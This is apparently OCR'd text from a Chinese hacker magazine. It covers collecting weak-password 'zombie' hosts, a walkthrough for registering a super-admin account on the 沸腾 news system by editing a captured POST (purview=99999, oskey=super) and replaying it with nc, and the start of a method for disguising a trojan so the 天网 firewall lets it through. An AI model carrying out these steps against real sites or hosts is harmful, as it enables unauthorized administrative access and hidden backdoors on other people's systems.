


图4




图5

从扫描结果中，我们可以发现，这些主机大部分的安全性都不是太好。我尝试着通过XP自带的远程连接和溢出程序攻击，但都没有成功。可能是因为冲击波病毒针对的是未打补丁的系统而不是弱口令系统，导致许多用户只是关注系统补丁而忽视了弱口令的问题。如图6所示。




图6

不过没关系，先留住这只准肉鸡，等以后最新的溢出漏洞出现了，我们再使用溢出程序溢出就可以了（切记要赶在弱口令用户打补丁之前进行……）。这种抓肉鸡的方法针对性很强，所以一般收效都是非常明显的。

有攻自然有防，我来给大家总结一下防范经验 BT下载时我总是将防火墙的安全级别调低，这样做本身是不安全的。然而在使用BT下载时，它的内存占用率很大，以至无法提供给杀毒软件提供足够多的内存去检查文件。所以很多人在机器被种马后都没有察觉。各位需要注意的是，自己的系统千万不要有弱口令，并且记得及时打补丁。防火墙设置为高或者中等。最后一点很重要，下载完软件记得杀毒。



适合读者：脚本爱好者
前置知识：脚本漏洞的应用基础

沸腾新闻又现漏洞

文/图 李明孝

漏洞：沸腾3AS流浪尘缘新闻系统注册漏洞
漏洞危害：任意注册超级管理员帐号

沸腾新闻系统（以下称沸腾）在爆出文件上传漏洞之后，已经安静了好长时间了，改了文件上传漏洞，改了SQL注入漏洞，或者注出一堆的MD5密文后，这个系统真的没有漏洞了吗？回答当然是否定的，今天就让我们一起来探探沸腾新闻系统的又一新漏洞——管理员注册漏洞。

寻找对象

使用沸腾的网站很多，我们只要在google中输入"V0.45 ACCESS版Finish"就可以找到一大堆使用这个系统的网站，如图1所示。




图1

既然是注册漏洞，当然需要先判断我们找到的网站有没有开启注册用户功能，其实大多使用这个系统的用户都不用注册的这个功能，但却没有关闭这个它。我们只需在地址栏中输入http://目标/admin/adduser.asp，如果注册用户功能没有关闭，便能够正常显示注册页面了，如果关闭了重找一个网站。

抓取并更改数据包

在确认开启注册后，我们就可以进行注册了，填好相关资料后先不要点确认，我们用WsockExpert监听看我们要提交的页面，提交后捕获的数据如图2所示。




图2

从数据包中我们可以看到提交给服务器的所有参数，除了表单中的参数外还有一些默认的隐含参数，purview=1&oskey=selfreg&reglevel=1&cmdOk=+%C8%B7+%B6%A8+等，用过沸腾的朋友都知道，满足oskey=super的条件即表示该用户是系统管理员，同时满足purview=99999的话那么就是超级管理员了。注册时要从本地提交这些参数，那么就意味着我们可以从本地提交更改过的数据包达到注册一个超级管理员的目的。

把我们刚才捕获的数据包全选后存为一个文本文件，如4.txt，修改数据包中的username=后面的字符串为你想要申请的超级管理员的用户名、purview值改为99999、oskey值改为super，包的大小可以不修改，然后将nc.exe和4.txt保存到c盘根目录。

注册超级管理员用户

进入命令行模式，用nc提交刚才我们修改过的数据包，如图3所示。命令如下：



图3

```
nc www.xxxyy.com 80<4.txt  (www.xxxyy.com为我们提交数据的目标域名或ip)
```

提交后，会有相应的提示，如果注册成功会有如图4所示的成功提示信息。




图4

这表示我们已经注册了一个用户，注册的用户名和密码登录后台，可以看见所有新闻版块，用户信息处显示如图5所示。表示我们已经成功的注册一个超级管理员的用户了。





图5

漏洞解决办法

这只是一个很小的漏洞，解决的方法就是在保存注册信息页面，不接受表单提交，直接为管理员标识赋予固定值即可。

适合读者：破解爱好者，程序员
前置知识：汇编基本阅读能力



天网Bug分析

文/图 Prudence

想必有不少小黑们通过辛勤劳动而得到了肉鸡在上面安装后门后却被防火墙无情的阻挡。在极度"郁闷"之时Kill掉了防火墙，又被管理员逮个正着，以后再上可就没那么容易了。

本文主要针对那些装天网防火墙的主机，小生才学疏浅，望各位高手见谅，好了，一番废话之后，言归正传，说起天网，大家都了解甚多，它是一个网络上比较流行的防火墙，小到个人电脑，大到服务器都使用它。

打开天网的安装目录，先从文件名入手（比较正规的软件一般对文件命名是比较有规律的），进入Rules文件夹一看，有个叫AppRule.dat的文件，一猜便知道是天网中应用程序访问网络权限列表中的程序，不信的话你可以打开Filemon监控一下。用UE打开它，出现一堆乱码，如图1 所示。

```
00000090h: F1 4B 98 CF A8 2A E8 83 23 F1 73 F5 E8 90 02 19 ;
000000a0h: 6F DB CD E6 23 95 B9 64 61 DF CB DD 4A BF 3D C0 ;
000000b0h: A6 DA EF 5B AC 79 30 A4 7D 65 C9 9C 84 92 99 C1 ;
000000c0h: DD 4B 20 A6 91 37 D7 39 10 DD CA 4E 5D C9 72 E6 ;
000000d0h: 82 90 7D 2B 17 93 01 13 3E 3C 2F D4 44 43 62 B0 ;
000000e0h: 41 03 A2 09 56 D5 6C 6C 68 7B 07 47 64 9A 44 C7 ;
000000f0h: B9 7D C8 52 5A AE 2D D3 6B 5E 87 D7 EE 66 53 08 ;
00000100h: F2 F3 4E 67 85 D9 37 1F AA 6A 3D E7 12 41 F1 DF ;
00000110h: 8B 6B 43 1E 20 46 8F BF B1 57 09 10 14 49 FC 6D ;
00000120h: 07 4B 32 BE D3 AD CB E0 44 1F DE 60 5A 23 D2 6F ;
00000130h: 3C 87 D0 38 C0 CE 41 06 18 D4 1A 09 14 64 AA 89 ;
00000140h: C0 5B F9 C7 BC F0 58 0F FB E9 0C 5B DD 0A C5 AA ;
00000150h: A0 28 E1 C0 3F AA 61 BA 66 5E BA 72 53 9A E7 47 ;
00000160h: EC 28 A7 9A 0C 64 19 CB 19 C2 0E A8 CA 46 24 22 ;
00000170h: 4C 24 CD B2 EF C1 EC 23 32 A0 A9 C3 48 B1 69 A1 ;
00000180h: 98 66 C9 A0 69 C9 43 06 09 2E E7 6D 59 20 DC 61 ;
00000190h: AE 4C 3A D0 20 4C D3 6B 98 01 0C 18 EE FF A6 DA ;
000001a0h: 21 74 CA 6A 40 62 2A D5 12 90 0B CC E2 1C 1A 88 ;
000001b0h: FD DB 36 BF E3 A7 14 E6 AD D9 4D 3A 95 35 B5 A3 ;
000001c0h: 52 ED 7A 52 97 F5 44 F0 1C 6D 1B DB 4C 8C 36 F8 ;
000001d0h: AD FD 9E 43 AC 1D DD 8E 14 65 AA 51 FD 6F 12 1D ;
000001e0h: ED DC AB F7 24 AB 91 E4 D1 18 19 21 73 9E 5E 23 ;
```

图1

一看显然是被加密过的（郁闷至极），通过比较反复试验……搞了一整个中午还是没有把密文解开，就这样算了，这哪能算是黑客精神啊，于是乎便继续探究，功夫不负有心人，经过我的钻研，发现天网有一个小小的Bug，它将PE文件的资源版本信息、程序路径和一系列访问规则加密起来后保存在AppRule.dat文件中，于是我便想，如果把PE文件中（当然是我的小马）的版本信息资源换成天网防火墙程序访问规则中的允许访问网络的程序的信息，再把小马重命名为和该程序同名，然后拷贝到该程序的目录下，替换掉原来的程序，这样天网也就会误认为我们的小马是允许访问网络的程序了。猜想是猜想，实践才是真理的源泉嘛！于是便拿了IE和QQ做实验，在天网中QQ设置为可以访问网络，IE设置为拒绝访问网络。好了，关键来了，打开ResScope载入QQ，将资源中的Version导出，如图2所示。





图2

